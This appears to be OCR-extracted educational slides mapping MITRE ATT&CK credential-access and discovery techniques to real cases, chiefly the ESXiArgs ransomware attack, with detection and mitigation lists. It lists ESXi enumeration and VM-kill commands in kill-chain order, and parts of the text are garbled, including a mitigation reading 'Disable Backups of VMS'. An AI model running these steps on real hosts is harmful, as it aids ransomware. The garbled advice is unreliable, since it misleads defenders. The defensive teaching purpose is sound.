
Mitigation Strategies

- Enforce MFA on all VPNs
- Regular account audits
- Disable ex-employee accounts
- \$3-8 billion
- Monitor for password reuse

Tactic 6:- CREDENTIAL ACCESS (TA0006)



Tactic Overview



Technique 1 :- BRUTE FORCE (T1110)



Real world example

The—Roald Example 1: Microsoft Azure AD Password Spraying Attacks

T1110.003 — Password Spraying

What Happened

- Microsoft reported large-scale password spray and brute force attacks targeting Office 365, Azure AD, VPN portals
- Attackers attempted common passwords across thousands of accounts to avoid lockouts.

Detection Methods

- Failed login attempts across many accounts for single username
- Multiple failed logins from a single IP across various accounts
- Alerts on logins from new/unusual locations
- Successful logins after many failed attempts

Attack Flow

```
graph TD; A[Account Enumeration] --> B[Single Common Password Attempt]; B --> C[Multiple Accounts Tested]; C --> D[Access to Email & Cloud Resources]
```


Mitigation Strategies


- Enforce strong, unique passwords on all accounts
- Implement Multi-Factor Authentication (MFA) on accounts
- Account lockout policies after X failed attempts
- Geographic IP filtering/conditional access

Impact


- Business email compromise (BEC)
- Data theft Lateral movement in cloud
- Data theft move to cloud environments

7. Discovery (TA0007)

Overview:




Technical Detail:




Technique 1 : Account Discovery (T1087)

Overview:




Real World Example:



Technique 2: File and Directory Discovery

Overview:



Real World Example:

REAL-WORLD EXAMPLE: ESXIARGS RANSWARE (2023)
FILE AND DIRECTORY DISCOVERY (T1083) ON VMWARE ESXI

Attackers exploited ESXI to discover & encrypt VM files.

1. ATTACK FLOW

- INITIAL ACCESS: Via OpenSLP vuln. or stolen. Access ESXI Shell.
- MAP VOLUMES: "ls /vmfs/volumes//"
- LOCATE VMS: find / -name ".vmx"
- LOCATE VMS: find / -name ".vmdk"
- IDENTIFY DISKS: find / -name "vmdk, etc"
- STOP VMS: Files: esxcli vm process kill
- ENCRYPT FILES: .vmx, .vmdk, ".vmxf, etc.
- IMPACT: Data loss, service outage.

2. DETECTION TECHNIQUES

- Monitor ESXI Logs:**
 - Check /var.log/auth.log for uniansuul SSH SSH logins
 - Check /var.log/hostd.log 'vim-cmd' or excI usage
- Command Auditing:**
 - Alert on excessive use "ls, find ls, cat" by unknown users
- File Integrity Monitoring:**
 - Track for uniusoul connections to .vmx, .vmdf" files.


3. MITIGATION STRATEGIES

- Patch & Update:**
 - Keep ESXI & vCenter updated.
 - Disable OpenSLP
- Isolate ESXI hosts**
- Network Segmentation Lhosts**
- Access Control**
 - Strong, unique root passwords.
 - MFA for management
- Network Traffial connections to/from ESXI host**
- Disable Unused Services**
- Disable Backups of VMS.**
 - Offline awareness
- User Training**
 - Phishing awareness

OUTCOME: Rapid encryption of VMs, massive business disruption, costly recovery

Technique 3: Local Storage Discovery (T1680)

Overview:



Real World Example:

REAL-WORLD SCENARIO: ESXI RANSOMWARE ATTACK

T1680 FLOW LOCAL STORAGE PROCESS

```
graph TD
    A[Adversary Gains Access] --> B[Execute Discovery (e.g. CVE-2021-21974 Shell)]
    B --> C[Collect Phase (not Analyze Storage Data)]
    C --> D[Collect & Analyze Storage Data]
    style A fill:#f0f0f0
    style B fill:#fff
    style C fill:#fff
    style D fill:#f0f0f0
```

Implementation: Pivot to Attack

Command: esxcli storage filestore list
(Purpose: Identify VMFS datastore -name "datastores")

Preparation: List ..vndk files ls (vrmms "vmdk")
Execution: Ransomware encrypts vdisk files in /svrl disk VMS from sitemanager

WHY ATTACKERS TARGET ESXI STORAGE

Advantage	Description
Efficiency	Description
Encrypts large volume VMDks, faster files bypass Guest AV	High Volume ESXII ShillDKs, often bypass Guest AV
Total control of Mount Unmounted Volumes infrastructure)	Total control is mounted infrastructure)

DETECTION TECHNIQUES

- Patch & Update ESXI Access (Restrict SSH/SSL/CLI access)
- Attempts or Mount or Unmount OS commands Volume ("Motion Network")
- Isolate vMotion Network (Offlineness/MFA)
- Regular Backups Access (immutable)

Technique 4 : Process Discovery (T1057)

Overview:

T1057: PROCESS DISCOVERY

ID: T1057
ID: T1057
TACTIC: DISCOVERY ⓘ
PLATFORMS: ESXI, Linux, Network Devices, Windows, macos
SUB-TECHNIQUES: None

OVERVIEW & DESCRIPTION

DESCRIPTION

- Adversaries gather info on running processes.
- Used to understand/applications on systems.
- Elevated access yields better details.
- Informs follow-on attack injection behaviors.

PURPOSE

- Understand system landscape.
- Plan next steps (e.g. inject, exploit).

IMPLEMENTATION COMMANDS

PLATFORM COMMANDS

- Tasklist** (cmd)
Get-Process (PowerShell)
CreateToolhelp32Snapshot API
- ps** /proc* (file system)
- esxcli** system process list (CLI)
- show processes**

ATTACK FLOW DIAGRAM

```
graph TD; A[Adversy Gains Access] --> B[Execute Discovery Commands]; B -- "e.g. \"ps, Tasklist\";" --> C[Collect & Analyze Process Data]; C --> D[Determine Follow-On Actions]; D --> E[Lateral Movement?]; D --> F[Data Exfiltration?]; E --> G[Infection?]; F --> H[Further Recon?];
```

ⓘ Tactic: Discovery

Real world Example :

REAL-WORLD SCENARIO: ESXI RANSOMWARE ATTACK (T1057 PROCESS DISCOVERY)

☠ Adversary →

ATTACK FLOW: T1057

*Vulnerability Exploit

Adversy Gains Access
e.g., CVE-2021-21974 Shell

Discovery Phase (T057)
Commands: `[esxcli process list, .ps | grep vmx]`,
Purpose: Find running VMs, World IDs, World IDs, locked .vmdk files.

Implementation: The "Kill" Chain

- 1. List Processes (T057)
- 2. Extract World IDs
- 3. Terminate VM Processes kill (`[esxcli vm process kill]`)
- 4. Encrypt Unlocked VMDKs

DETECTION METHODS


- Monitor ESXI Logs:** Analyze /var/log/vmkernel.log for suspicious activity like frequent reboots or unexpected shutdowns.
- SIEM Alerts:** Create alerts for unusual login patterns, such as multiple failed logins from a single IP address or frequent logins from a new location.
- Anomalous User Behavior:** Monitor for users who frequently log in from multiple locations or use multiple accounts.

MITIGATION METHODS


- Monitor /var/log/vmkernel.log for suspicious activity like frequent reboots or unexpected shutdowns.
- Disable SSH & ESXI Shell by default.
- Enable vSphere Lockdown Mode.
- Secure Boot (UEFI Integrity).
- Network Segmentation (Network Isolation).
- Immutable Backups.

Technique 5 : Remote System Discovery (T1018)

Overview:



Real World Example:



Technique 6: Software Discovery (T1518)

Overview :

SOFTWARE DISCOVERY (T1518)

Tactic: Discovery • Sub-techniques: T1518.001, T1518.002

TECHNIQUE DESCRIPTION	SUB-TECHNICS	WORKFLOW DIAGRAM
<ul style="list-style-type: none">Adversaries list installed software.Goal: Shape follow-on actions.Identify security measuresFind vulnerable software versions (e.g., for Privilege Escalation).movement.Identify Software Deployment Tools for lateral movement	<p>T1518.001 SECURITY SOFTWARE DISCOVERY</p> <ul style="list-style-type: none">Identify endpoint protection.Detect firewalls <p>T1518.002 BACKUP SOFTWARE DISCOVERY</p> <ul style="list-style-type: none">Identify backup solutions.Target data for exfiltration.Disable for impact	<pre>graph TD; A[COMPROMISED HOST] --> B[Evasion/Disable]; B --> C[1. ENUMERATE SOFTWARE]; C --> D[VULNERABLE BOKVRGE ESCALATION]; D --> E[Exfiltrate/Disrupt]; E --> F[LATERAL MOVEMENT]</pre>

Based on MITRE ATT&CK T1518. Designed for educational use. SOURCE: [1] MITRE ATT&CK, [2] ATT-CK.org

Real World Example :

SOFTWARE DISCOVERY (T1518) - ESXI ATTACK EXAMPLE

Sub-techniques
Tactic : Testnames (Sub-te-Htione (T1518))

ATTACK SCENARIO	DETECTION METHODS
<ol style="list-style-type: none">Initial access to ESXi host.Adversary lists installed software (T1518). "esxcli software vib list" "powercli Get-VMHost Get-View" "cat /etc/vmware/serviceprofile.conf"Example commandsIdentifies vulnerable vCenter/for privilege escalation (e.g., CVE-XXXX-XXXX).Exploits security software/backupsDisables security software/backups (T1518.01, Data Ex1518-X02)	<ul style="list-style-type: none">Log Monitoring (ESXi logs, vCenter logs)firewall logs, ts, vCenter logsUnsuspecting Command ExecutionBehavioral Analysis on ESCI on ESXi shellBehavioral Analysis (anomalous software queries)Endpoint Detection & Response (EDR) Telemetry
MITIGATION METHODS	IMPACT
<ul style="list-style-type: none">Regular Patching & UpdatesPrinciple to Least Privilege (ESXi shell access, Restrict Configuration)Network Segmentation (VLAN)Integrity Monitoring (Detect unauthorized changes)	<p>System Compromise</p> <ul style="list-style-type: none">Data Exfiltration/LossSecure Configuration (VLAN) Service DisruptionNetwork Movement changes

Based on MITRE ATT&CK T1518. Designed for educational use.
SOURCE: [1] MITRE ATT&CK, [2] ATT-CK.org

Technique 7: System Information Discovery (T1082)

Overview:

SYSTEM INFORMATION DISCOVERY (T1082)

Tactic: Discovery • Sub-techniques: None

TECHNIQUE DESCRIPTION	METHODS & TOOLS	WORKFLOW DIAGRAM
<ul style="list-style-type: none">Adversaries gather OS OS & hardware info.Includes version, patches, service packs.Goal: Shape follow-on actions, service packs, development.Helps find vulnerabilities (e.g., for Privilege Escalation).Distinct: Access via APIs (e.g., Storage Discovery).	<p>OS Utilities:</p> <ul style="list-style-type: none">"Systeminfo""Systeminfo"macOS: "systemsetup" <p>ESXI Servers:</p> <ul style="list-style-type: none">"escli system hostname get""escli system version get""show version" <p>Network Devices CLI:</p> <ul style="list-style-type: none">AWS, GCC, AzureRetrieve instance/VM details	<p>The diagram illustrates the workflow for System Information Discovery (T1082). It starts with a 'COMPROMISED HOST' icon. An arrow leads to a magnifying glass icon, which then points to a '1. ENUMERATE SYSTEM INFO' box. This box contains the command 'escli system hostname get'. Another arrow points from this box to a 'Cloud APIs' icon. 